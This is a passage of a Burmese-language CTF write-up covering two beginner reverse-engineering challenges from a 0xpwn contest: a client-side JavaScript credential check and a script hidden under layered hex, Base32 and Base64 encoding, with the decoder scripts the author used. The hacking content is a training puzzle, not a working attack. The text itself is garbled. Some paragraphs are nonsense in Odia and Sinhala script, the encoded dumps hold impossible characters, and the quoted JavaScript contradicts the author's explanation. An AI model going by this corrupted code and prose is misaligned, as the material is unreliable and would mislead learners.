


# 0xpwn CTF Writeup

Author [Kaung Yan Paing](#)



A cool CTF platform from [ctfd.io](#)

Follow us on social media:



[Click here](#) to register account. Already SignUp?  
[Login.](#)

Join Oxpwn Discord server




Team	University	Rank	Score
HeX	Myanmar (Burma)	8th place	1560 points

ကျေနှစ်တော် လွန်ခဲ့တဲ့ October 23 ရက်နောက်နံ့က 0xpwn ကလုပ်တဲ့ CTF Tournamentလေးတစ်ခု ဝင်ပြိုင်

ဖြစ်ခဲ့ပါတယ်။ Score Point 1560 Rank 8<sup>th</sup> နဲ့ 1 to 10 ဝင်ခဲ့ပါတယ်။ ဒါကတော့ ကျေနှစ်တော်ရဲ့ CTF Challenges Writeup လေးတွေပါ။

# Reverse Engineering


## CredChecker (Reverse Engineering)



**Challenge Name – CredChecker (Reverse Engineering)**

**Point -75**

Challenge zip କ୍ରିଏଟିଭ୍ ପ୍ରିସିଡେସନ୍ କ୍ଲୁଷ୍ଟ୍ ତୋଁ admin.html କ୍ରିଏଟିଭ୍ ପ୍ରିସିଡେସନ୍ କ୍ଲୁଷ୍ଟ୍ ତୋଁ Login Form Page ଲେବେଲ୍ ଦାରୀ ରାଖିଥାଏ ଏହାରେ Check Credentials ବିମ୍ବିତ ବ୍ୟାକ୍ ଅଛି।



Code ကိုဖတ်ကြည့်တော့ ထင်တဲ့အတိုင်းပဲ disabled ကို true လုပ်ထားတော့ remove အရင်လုပ်လိုက်တယ်။

```

85 | width: 150px;
86 | height: 150px;
87 |
88 |</style>
89 |</head>
90 |<body>
91 |<div class="content" id="banner">
92 |
93 |<h3>Administrator Verification Form</h3>
94 |<p>Enter your 0xpwn administrator credentials in this secure form to securely verify your security level. This is an official request and compliance is mandatory.</p>
95 |</div>
96 |
97 |<div class="content" id="formdiv">
98 |<form id="credform">
99 |<label for="username">Username</label>
100 |<input type="text" id="username" name="username" onchange="dataEntered()">
101 |<label for="psw">Password</label>
102 |<input type="password" id="psw" name="psw" onkeydown="dataEntered()" onchange="dataEntered()">
103 |</form>
104 |<button id="checkbtn" disabled="true" onclick="checkCreds()">Check Credentials</button>
105 |</div>
106 |
107 |<div class="content" id="message">
108 |<h3>Password must contain the following:</h3>
109 |<p><b>Class=invalid</b>The correct password.</p>
110 |<p><b>Class=invalid</b>Not an incorrect password.</p>
111 |<p><b>Class=invalid</b>If you continue to fail, please ask your parents if it is too late to change your major</p>
112 |</div>
113 |
114 |<div class="content" id="winner">
115 |<img alt="A Golden Ticket" data-bbox="115 315 355 335"/>
116 |Welcome to 0xpwn here is your first flag:<br>
117 |<label id="final_flag">Flag goes here</label>
118 |</div>
119 |
120 |
121 |<script>
122 |var form = document.getElementById("credform");
123 |var username = document.getElementById("username");
124 |var password = document.getElementById("psw");
125 |var info = document.getElementById("infolabel");
126 |var checkbtn = document.getElementById("checkbtn");
127 |var encoded_key = "akpJB08MQBXy0g1GAIjbzFcCQ0GDCxVDIYNStkW=="
128 |
129 |function dataEntered() {
130 |    if (username.value.length > 0 && password.value.length > 0) {
131 |        checkbtn.disabled = false;
132 |    } else {
133 |        checkbtn.disabled = true;
134 |    }
135 |}
136 |
137 |function checkCreds() {
138 |    if (username.value == "Admin" && encoded_key == "goldenticket")
139 |    var key = atob(encoded_key);
140 |    var flag = "";
141 |    for (let i = 0; i < key.length; i++) {
142 |        flag += String.fromCharCode(key.charCodeAt(i) ^ password.value.charCodeAt(i % password.value.length))
143 |    }
144 |    document.getElementById("banner").style.display = "none";
145 |    document.getElementById("formdiv").style.display = "none";
146 |    document.getElementById("message").style.display = "none";
147 |    document.getElementById("final_flag").innerText = flag;
148 |    document.getElementById("winner").style.display = "block";
149 |}
150 |
151 |</script>

```

ပြီးတော့ user login credentials check လုပ်တာကို JavaScript function တွေသုံးပြီးစစ်ထားတာတွေ့ရတယ်။

checkCreds()ထဲမှာ username value ကတော့ Admin ဖြစ်ပြီး password ကိုကျတော့input password value ကို atob()သုံးပြီး decoding လုပ်ထားတဲ့ data က goldenticket နဲ့တူတယ်လိုရေးထားတယ်။ ဆိုတော့ အဲဒီ goldenticket ကို btoa() ပြန်သုံးပြီး encoding ပြန်လုပ်လိုက်ရင် Password value ထွက်လာပါလိမ့်မယ်။

```

1 |<!-- Welcome to 0xpwn here is your first flag:<br>
2 |<label id="final_flag">Flag goes here</label>
3 |</div>
4 |
5 |<script>
6 |var form = document.getElementById("credform");
7 |var username = document.getElementById("username");
8 |var password = document.getElementById("psw");
9 |var info = document.getElementById("infolabel");
10 |var checkbtn = document.getElementById("checkbtn");
11 |var encoded_key = "akpJB08MQBXy0g1GAIjbzFcCQ0GDCxVDIYNStkW=="
12 |
13 |function dataEntered() {
14 |    if (username.value.length > 0 && password.value.length > 0) {
15 |        checkbtn.disabled = false;
16 |    } else {
17 |        checkbtn.disabled = true;
18 |    }
19 |}
20 |
21 |function checkCreds() {
22 |    if (username.value == "Admin" && encoded_key == "goldenticket")
23 |    var key = atob(encoded_key);
24 |    var flag = "";
25 |    for (let i = 0; i < key.length; i++) {
26 |        flag += String.fromCharCode(key.charCodeAt(i) ^ password.value.charCodeAt(i % password.value.length))
27 |    }
28 |    document.getElementById("banner").style.display = "none";
29 |    document.getElementById("formdiv").style.display = "none";
30 |    document.getElementById("message").style.display = "none";
31 |    document.getElementById("final_flag").innerText = flag;
32 |    document.getElementById("winner").style.display = "block";
33 |}
34 |
35 |</script>

```

goldenticket ကို encodeလုပ်လိုက်တယ်။

```
console.log(btoa("goldenticket"))
```

Z29sZGVudGlja2V0

OK သေချာအောင် ဒဲ တန်ဖိုးကို decode ပြန်လုပ်တယ်။

```
console.log(atob("Z29sZGVudGlja2V0"))
```

goldenticket


```

Console Inspector Debugger Network Style Editor
Filter Output
» console.log(btoa("goldenticket"))
Z29sZGVudGlja2V0
← undefined
» console.log(atob("Z29sZGVudGlja2V0"))
goldenticket
← undefined
» |

```

Username - Admin

Password - Z29sZGVudGlja2V0



Login oင်္ဂည့်တော့ Flag ရှာ့ားတယ်။

Flag - 0xpwn{gu3\$\$\_y0u\_kn0wn\_ab0ut\_JS}

## Can you Decrypt it



### Challenge Name – Can you decrypt it ? (Reverse Engineering)

**Point – 150**

Python ආරෙහාටු Challenge script ක්‍රියෙනුවේදී පිළිගැනීමේදී Base64 > Base32 > Base16 සේප්‍රියා නොකළයි


තාක්ෂණික ත්‍රෑත්‍රී පිළිගැනීමේදී decoding ලද්දෙනු ඇතුළත් ප්‍රශ්නයි. Program Run ක්‍රියෙනුවේදී Error තැබුවේදී තාක්ෂණික ත්‍රෑත්‍රී පිළිගැනීමේදී hexadecimal code නො ප්‍රශ්නයි.

```
(kali㉿kali)-[~/Desktop/CTF/RE]
$ cat encryption.py
import base64
exec(b32decode((base64.b16decode((base64.b16decode('4D464C543333343474E644153A8484A4A5547474D5356474A4845493
A5547474D5356474A845474E4C4AA56354555323232483548484D5753484B56855575232484E42525445564A534A5A2544B32484E4B524E47575753584A5A334
F49524D54415453454B4634453456434E474249575554A554A5A43554B4D43524B524B544354354D4D5945343653534956484649544A524A5A5646434D24F495
344524A5635465452434F49526585545355484554A53452444746475649564A56445A4B554B4D4B4E5044A4A547543554B55595643564352474647585554A5
64356435349524B4649564C324A5A4345324D4B4FB5247585554C4B4A53255323653564742495755564A544A563546534D4B4E504A4758535453454D345946435
A4A454D543464A55594643564353494A484649574C324A5A4B46434D4B4FB524B585554C4B4A56353236534A74249575554A524A5A43474F4D435049524A4
74A54A345534D4B4E4A4B5441545345485559534235353494A484649544A514B464B464D051534F49524554354534548442553236534A474249575555347445
64356474647575544C544A5A4B46534D4354824754435453454C455945365243564746484649564A524A563546434D534F4956435443554B554B4635452435
441554B554B555A45323653564742484649544A514A5A4B46534D434E504A4A454D5435549455946435643524752484549564A514A354B464B4D434F49564354435
A43464336434F4852495443544324B45595534524B447424847554A534A54347424846495553464A5A4356434D4B504B52495443544C324B46354534325356504
65046484548534A524A5656464551324F4852495441544C324B559453456434E47424846495553464A5A4356434D4B504B52495443544C324B46354534325356504
453454C455945323653534956475855534A514B4A5646434E4B4FB524D5441544C324B855945345243464746484549544C5A4A5A43464B4D43524E4A49544354535
5484D4B4E48524A454554356495594532365356474484548534A514B4A3464336534F48524754415432554B56435534524B4649553464A54A4B46434
248485564A554A54B464B4D4B4E4A4A545355495594643564356474A475855564A514A5A5646434D4B4FB485243544354C324B4A4455345244C4746484
B4B46354356434A474248485554C5A4A5A4347474D4B4F4E4A49544B5453554C45594643564356474A48454B524A5A5645324D4B4F49524B585554C4B4B4
D534E504A4854415453554A5635335634A746475855564A534A54347474D43524B52495449545345643564352474E84549534A514A354B4645524B4F4952475
649564A524A5A4346551324F495645544154544A555945346356504A484A49564A534A54345324D43524B524954475435454A45594536524352474E4846495
D59532325353494E484649554A514A5A35464B4D434F4B5247544154544B4A4255345243564746485649554A534A5A43464B4D4B4F4E4A4958555453554C45594
3495345554A555946453554F3548454B524A514A5A35464B4D434F4B52435443545484A43453236534A4742495755553434A5A4345534D4B4F4B5
553434A5A4B554B4D434E504A4954455453464A45594645524353494E484548574A524A5643464551534F49564554435432454B555955345643524746475855564A5
5345643564746484649553434A5A4B5534D43524B524C4545453554C455945343235353494E475855574A524A5635464552324F495645443544C4B4B4A4355345
24554415454324B5243553452444C4746484755554A56445A4B464B4D43525044A4C4545453464955595643564353494E484549595A14A5A354645524B4F4952475
14A5A56464336534E504A4D5443544C324B5635453452444C4746475755554A554A5A43464B4D43524E4A4B5853545346495559532564353494A4A48464B524A514A5
6334E504648454B534A514B4A64B4643364B4FB524B58555453454B56345534524B4A4742484755554A544A5A4345534D435049524B54455453454E4D59533452435
54754355484559464332353564742484649544A524A5A4B4645524B4F4B52435649544354548554A53452434E4746484755554C324A5A4B46534D4B4E49524A45455
A4B45324D43534E4A4A5475453554A455946455243564742484549544A524A5A43464B36534F4B524B5441554C4B4855595534564B464742484649544A514A5A4B4
64742475855554A534A5A4B45324D435349524958555453554A55594536564356504A48454B534A524A5A4346434D4B4FB52495443544C324B555953452444C474
453554B4A424534564364742495755554A534A5A435534D434F4A44954435453554A455955323653534935484549325A524A565646434F4B4F4B52495441544C3
```

Code නොකළයි මූල්‍යයෙන් තෝරා නොකළයි නොකළයි නොකළයි නොකළයි

Python ආරෙහා නොකළයි

### Hex decoder script



```

< encryption_.py > x < hex_decoder.py >
1 import base64
2
3 file = open('cipher.txt')
4
5
6 for x in file:
7     x = bytes.fromhex(x)
8     print(x.decode('utf-8'))
9     print()

```

Decode လုပ်လိုက်တော့ Base32 Code ထွေထပ်ထွက်လာတယ်။




```

(kali㉿kali)-[~/Desktop/CTF/RE/ Can you decrypt it]
$ python3 hex_decoder.py
MFLTC53CGNFDAKHJUUGMSVGJHEI5DMWVDM2SLI5FGQYZSKUZE4QZVNHFHGUUTLL3LU45S2T5KW6S2H3JUGGMSVGJHEGNLJJV5EU222K5HHMWSHKV/
CTSEMMYE46SSIHFITJRJZVFCM20IVCAT2KEFYU4RDLPHJFIU0QJZCVCMSIRKTETSEKEYU42SSIVGXUSJRJ5VERCOIRVXUTSUKE4ERDDGFIV/
GBTWUVJTJV5FSMKNPJGXSTSEM4YFCVCS1JHFIVJQJZ5FCM20IV1TCTL2KUZE4RDDGBIVIUUJZCFMCOPJJEMTSFJUYFCVCS1JHFILW2JZKFCMKOKR/
MQSOIRETCTSEKJBHU26SJGBIWUUSGJZCUMKNNJJEMLTSEMMYU46SVGMHFITJRJ5CFEoSOKVXUTL2KEZ4EVCVGFOWUTLZJZKFSMCSKRGTCTSELEYE6R/
IEYFCVCRGRHEIVJQJ5KFKMC0IVCTCTKUJBE4VKFPJHF1UJSJZCFMKNNJXKUTSFLEYE6VCVPFHEKUJRJZCFC600KRITCL2KEYU4RKJGBHGUTJQZ0/
IUSFJZCVCMKPKRITCTL2KF5E42SPVJFHTTAKKE2U4VCRGBTVIVLZJZCUKMKRKTETSELEYE26SVTGXUSJQKJVFCKNOKKRMTAT1/
KRGTAGT2UKV4U4RKFGBHF1U5FJZKFCMKNPJKTCTS5KEYFRCVGVHIVL2JZCFK600IRGTCTTKVJU4RKFGBHUVJUJZKFKMKONJJEETSUUIYFCVGVJ6/
CVVGJHEKRJZV2E2MK01RKXUTLKKJCU4RCNGFGXUUUSDJZKESMCRKRITCTSKEYU4RCVPJHFIVJQKFKCMSPJKTATSUJ4U26SJGFGXUVJSJZCGGM/
JZCE2MCRKRITGTSJEEY6ERCRGNHIVJRIJZVFERCOKRVTAAUKUZBE4RKJGBHF1U5DZCVCMCRNJJEOITSNEMYU25SSINHFTUJQJZ5FKMCOKRGTTATTKJ3/
CTSEKJCE26SJGBIWUUSCJZCESMK0KRGXSTL2LEYU26SVGJHEIYJZQJVVFCNCIRKTAT2UKEYU4RKFGFFTUSCJZKUMCNPJITETSFJEFERCSINHEKJ/
INGXUWJRJ5VFER20IVETCTLKKJCU4VCRGBGXUVJRJZCUMSK0KRJEGTSUKEYU4VCRGBGXUUJZJZVFC6S01RETATT2KF4U4RDLGFHGUUVJZKFKMCRPJ/
KMCRNJKXSTSFIU2VCS1JHFKRJQJ5VFCM5OIVETAUSEKVS4E4RKZGBHVITVJSJZCGWMKP1RKTCSTSUEKEYFC6SNPFHEKSJQKFKFC6KOKRXXUTSEKVAU4R/
KEZE4RCNGFHGUUL2JZKFSMKNIRJJESETSEMYE4VCRGVHFKRJRKFKF6C01VCTCUKUZE4RCZGBTIWUUSFJZKE2MCNSNJEGETSUJEYFERCVGFBHET13RJZ6/
KSJZJ2CFCMOKRITCTL2KUJY4RDLGHFIVJVJZKFK6S01RKXSTSEJUYU42SRGNHIESJQJ5CFCMK01VETCTSUKJBE4VCFGBIWUUSJZCUMCONJITCT3/
KRIXTSEMMYE46SSIHFITJRJZVFCM20KRETATT2KUYE4RCFGFHEIVL2JZKFKMC5IRJEKTSUNNYU4VCRGBGXUWJRV5FKMSOIRRTAUSUKE2E4RCZGBH/
4RCZGBHUTUJTJZKFKMK01RJEITL2JEYFCVCIJHEKSJQJZ5FKM20IV1TATL2KV5E4RKVG8BVIVU3TJZKFCMCNPJKTATSUJUYU4VCRGVHFTIVJRJ5KFKM/
KVFVFEQS01RGTCTSUYE4VJCGBGXUVSCJZCGGMNNJITGTSUM4YU4VCRGBHEKJRJVKFQE50RNMXUTSUKEYU265JGBJIEUL2JZCVMCPKRXKSTSENM/
OTSEMMYU2SSINHFIUJQKFKM01VTAULKJBU4RKFGBGWUUJRKV5FCMKN0JIXUTSULEYE465RPFHE1ZQJ5CFMK00KRKTAUKUKEYE4RKFGFHGUT/
PJGWUUSCJZKFSMKN0JITETSFJF5E42SSINHEKWKQKFFVFK6K0IRVTCT2EKUYU4VCRGBIXUUSDJZCUMSKRKRIXUTSEKVS4RCVPFHEKSJQJZVFCM20IR/
C650KRETATT2KJBE4RDHGBHF1UJYJZKESMCRKRXXSTSFIUYJCVCNFGEHE1WJQJZKFK6GNPJEAUTKJBU4VJZGBHUVJQJZCEKMK00KRKTAUKUKEYE4RKFGFHGUT/
KEYU26SRGJHEKRJZKFKN0IRMTATSUJYU4U4VCRGBGXUWJZCFC600KRMAT2UKEYU26SVGBHFTLZJZV5ESMKNPJJEETTSUJYE42SRGRHEIVJQKFFVFK6S01VGVXUT/
UUSFJZCE2MCSNJTJKTSUJYE6VCRGBHFTRJZCFC600KRMAT2UKEYU26SVGBHFTLZJZV5ESMKNPJJEETTSUJYE42SRGRHEIVJQKFFVFK6S01VGVXUT/
KRKTCSTSUYE4RCRGBIVIVVSCJZCE2MOKRJEGTSFKEYFC2SS15HFQJQKFKFCNOKRITATSKUKEYE4VCRGBHFTLZJZV5ESMKNPJJEETTSUJYE42SRGPJ/
4VCRGBHFTWJ0J5FFEOS01RRTATTKE2F4RCVGBHVIVJSJZCUMKNPJJEETTSUJYE4VCRGBHFTLZJZV5ESMKNPJJEETTSUJYE42SRGPJ/

```

Ok.....Base32 decoder ထွေထပ်ထွက်တယ်။

### Base32 decoder script



```

< encryption_.py > x < hex_decoder.py > x < base32_decoder.py >
1 import base64
2
3 file = open('base32cipher.txt', 'rb')
4
5
6 for x in file:
7     x = base64.b32decode(x)
8     print(x.decode())
9     print()

```

Base32 Code ဆုံး decode လုပ်လိုက်တော့ base64 Code တွေထပ်ထွက်လာတယ်။

```
(kali㉿kali)-[~/Desktop/CTF/RE/ Can you decrypt it]
$ python3 base32_decoder.py
Can you decrypt it?
aW1wb3J0IGJhc2U2NDtIeGVjKGJhc2U2NC5iNjRkZWNvZGUoKGJhc2U2NC5iMzJkZWNvZGUoJzRENdy0QzU0NDMzNTMzNDM0Nz
MzQ1MTVBNTY0RTQ2NDg0NzU1NTU1NDRDNE0QTRDNTUzNDM1NTMzMjQ5MzU00jU3MzY1MzMyNDg0QTRBNTU0NzQ3NEQ1MzU2NDc0QTQ4NDU0NzRFNEM0QTRBN
NzU3NTM10DRBNUEzMzQ2NTU1MjMyNTY0RTM1NDY0ODU1NTU1MzQ2NEE1QTQzNDY1MzRENDM1MjUwNEE0QjU0NDE1NDUzNDU0QzTU2MzU0NTM0NTY0MzRFNTA0Qz
NEQ0MzUyNEE1MzRCNTQ0MzU0NTM0NTRENEQ10TQzQzNjUzNTM00TU2Ndg0NjQ5NTQ0QzTUyNEE1QTQzNDY0MzREMzI0RjQ5NTY0MzU0NDE1NDMzNDU0Qj01NT
NjRBNTE0QzTU2MzU0NjQ1NTE1MzRGNDk1NjQzNTQ0MTU0NE0QjRCNDUzMjQ1MzQ1MjQzNTI0NzQyNDc1NjQ5NTY0QzTU2NEE1NjM1NDUzMjRENDM1MzRCNTI0Qz
NDM0QzQ3NDI00Qd3NTU1NjRDNTk0QzVBNNE0QzRCNTQ0zQzNjUzNTM00TU2Ndg0NjQ5NTQ0C0QzTUxNEE1NjM1ND
MzU1NEU0RDU05NDy0MzMyNTM1MzQ5NEE0NzUANTU1NTRBNTE0QzVBNNTY0NjRCMzY1MzRGNEI1MjRENTQ0MzU1NEE1NTRCTNU1QTQ1MzQ1NjQ2NDI0NzQyNDk1Nj
NEY0OTU2NDk10DU1NTQ0QzMyNEI0QzQyNTUzNDUyNEE10NjQzNDI00DU2NDk1NDRBNTI0QzVBNMD1NTRCNE0MzRGNTA0QzRCNTQ0QjU0NTM1NTRNEQ10TQ2ND
NzRBNUE0MzQ2NTM0RDQzNTM00TUyNEI0NDQ1NTQ1MzU1NDK1NTU5NTUzNDUyNDM1NjQ3NDI00DQ1NEE1NTRBNTE0QjQ2NEI0NjQ1NTI1MzRGNDk1MjQ5NTQ0Mz
NDc0RTQ4NDy0TU01MjRBmzU0MzQ2NDMyNEY0OTUyNEQ1QzNTU0QjU1NEE1NTVBNDUzNDU2NDM0RTQ3NDY00DQ3NTU1NDRMzI0QzVBNNEI0NzU3NE
QjRBNDM1NTM0NTI0MzVBNDC0MjQ3NTg1NTU0NEE1MTRBNTEzNTQ1MzI0RDQzNEY0OTUyNDk1NDQ3NTQ1MzQ2NEI1NTU5NDy0MzU2NDM1MjQ3NEU00DQ2NDk1Mj
NEE0QjU4NTU1NDUzNDy0Qj1NjQzNTY0MzUzNDk1NjQ4NDy00T5MzMzMjRBNTY1NjQ2NEIzNjRCNEY0QjUyNDk10DU1NTQ0QzRCNEI0QzQzNDUzNDUyNE
QTM1NDy0NTUyMzI0RjRCNTI0zU0NDE1NTRDNE0QjQ1NTE10NTM0NTD0NDRDNE0MjQ5NTY0T0U2NEE1NDRBNU0MzQ3NDc0RDQzNEY0QjUyNDc10DU1NTQ1Mz
NDk1NjQ5NTU0QzTzNEE1QTQzNDUzMjRENDM0Qj5NTI00TU4NTU1NDUzNTY0T0U2MzU0NTMyMz1MzRFNTA0NjQ4NDU0QjUzNEzMjRBNU0MzQ1MzIzNjRCNE
OTU1Mz11NjQzNTc00TRBNDg0NjQ5NTc0QzTUxNEE1QTQzNDY0Mz2NEI0RjRCNTI0NTU0NDM1NDU0MzI0QzTU2MzQ1NTM0NTY0MzRBNDc0NjQ4NDU0OTU2NEE1Mz
NTQ0MTU1NE0M0QjRCNTU1QTU1MzIzNjUzNEU0NzQ2Ndg1NjQ5NTY0QzMyNEE10TRCNDc0RjRENDM1MDRCNTI0QzQ1NDU1NDUzNTY0OTU1NTK0NTM0MzT1MzU2ND
NTMyMzY1MzRFNEU0QzRFBNDU0NTU0NTM0NjRCNTU10TQ1MzQ1MjQzNTY0NzQ2Ndg0NTRCNDz0QzMyNEE1QTQzNDUzMjM2NTM0RjQ5NTI0OTU0NDE1NDMyNTU0Qz
NDk1NjRBNTI0QzTM1NEI0NjRCMzY0MzRFNTA0QzTQ1NTU0QzMTU0NEzMjRCNTYZzMU1MzQ1MjRCNDY0NzQ2NDc10DU1NTU0QzTUyNEE1QTQzNTY1MzRENEI0RTRFNE
NDUyNDQ0QzQ3NDy00DU2NDk1NDRBNT0EQTzVBNNEI0NzQ3NEQ0QjRFNTA0QzRCNTQ0zU0NTM0NjRBNDU10TU1MzY1NjQzNTM00TRBNDg0NjRCNTI0QzTzUyNEE1QT
NTQ1MzU1NDk1NTU5NDy0Mz2NTM1MjQ3NTI00DQ1NEE1MjRBNT0EQTzVBNTY0NjQzNEQ0MzRGNEI1MjRENTQ0MTU0NTM1NTRBNTEzNTQ1MzQ1MjQ2NEU0NzQ2ND
RDUzNEY0QjUyNDk1NDQzNTQ1MjRENEI0NjM0DzNDUzNDU2NDM1NjUwNEE0NzU3NTU1NTRDMzI0QzVBNDM1NjRCNEQ0MzRGNEU0QzRBNDU0QjU0NTM1NTRDNDU10T
NTM0NDRBNU0QjU1NEI0RDQzNTM0QjUyNEE0NTQ1NTQ1MzQ1NEQ0RDQzNTU2NzNjUyNDM1NjUwNEE00DQ2NDk10TQzTU2MzU0NjQzNEU0MzRGNDk1NjQ1NT
MzU2NDc0NjQ4NDU0QjU3NEE1MjRBNUe1NjQ2NEI0RDQzNEY0QjUyNEQ1NDQzNTU0QzMyNEI0NTU5NTUzNDU2NEI0NjQ3NDI00DQ1NDk1NjRDMzI0QzTU2MzU0NT
NTU0Qj01Mz11NTM0NTI0MzVBNDC0NjQ4NDU00TU2NEE1MjRBNU0E0Qj1MzI0RDRCNEU0QjUyNDc10DUzNTQ1MzQ1NEE1NTU5NTU2MjUyNDM1MjQ3NEE00DQ1NE
MDRCNTI0QzQ1NDU1NDRDMzI0QzTQ2MzU0NTMyMz1MzUyNDc1NjQ3NTg1NTU2NEE1MTRCNDYzNTQ2NDM0RDMyNEY0QjUyNEI0NDQzNTQzMjU1NEE1NjM0NTUzND
NEI0QzRCNDY0QjM2NEI0RjRCNTI0TU0NE1NDUzNTU0QjU1NEE0NTM0NTY0MzUyNDc0MjQ5NTc1NTU1NTM0NjRBNU0MzU2NEI0RDRCNEI1MDRBNEI1NDQ1NT
NzQyNDk10DU1NTU1MzQ0NEE1QTQzNTY0MzRENEI0RTRCNTI0NTU4NTM1NDUzNDU0RDRENTk0NTM0NTY0MzU2NDc0QTQ3NTg1NTU2NEE1MTRBNUEzNTQ2NEIzNT
MzQ10TQ1MzQzNjUzNTI0NzU2NDc10DU1NTM0QzTUxNEE1QTQzNDy0MzRENDM0RjQ5NTY0QjU0NDM1NDU0NEI0QjU2MzU0NTM0NTI0NDQ0NTA0QzTQ4NDc1NTU2NT
NjRCNTQ0MTU0NTQzMjRCNDYzNDU1MzQ1MjQ0NDg0NzQyNDg0QDU1NTQ0QzVBNFEE1NjM1NDUzMjM2NTM0RTUwNEE0NzU4NTM1NDUzNDy0QjQ1NTK0NTM0MzT1Mz
NET0NTM0NE00QjRGNDk1MjRCNTg1NTU0NTM1NTREMz010TO2NDmzMjUzNTM00TRBNDg0NjRCNTT00TQzUyNEE10TQzNTM1NDy0Mz2NTM0RjRCNTT00NzU0NDE1NDLzND
```

### Base64 decoder script

```
File Edit Selection Find View Goto Tools Project Preferences
base64_decoder.py x base32_decoder.py x
1 import base64
2
3 file = open('third_cipher.txt', 'rb')
4
5
6 for x in file:
7     x = base64.b64decode(x)
8     print(x.decode())
9     print()
```

Base64 တွက် Decode ပြန်လုပ်လိုက်တော့ ပထမတုန်းက လို့ hexadecimal code တွက် Python script တစ်ခုထဲ ထည့်ထားတာမျိုးထပ်တွေရတယ်။ အဲတော့ hexadecimal ရယ် Base32 ရယ် Base64 ရယ် ကို ပတ်လည်ပြီး Encoding လုပ်ထားတာ သဘောပေါက်သွားတယ်။

အဲလိုပဲ အဆင့်ဆင့် Decoding လုပ်ရင်း နောက်ဆုံး Base64 ကို Decode လုပ်လိုက်တော့ Python Code လေး

တစ်ခုထပ်ထွက်လာတယ်။ Decoding Process ကတေသာ

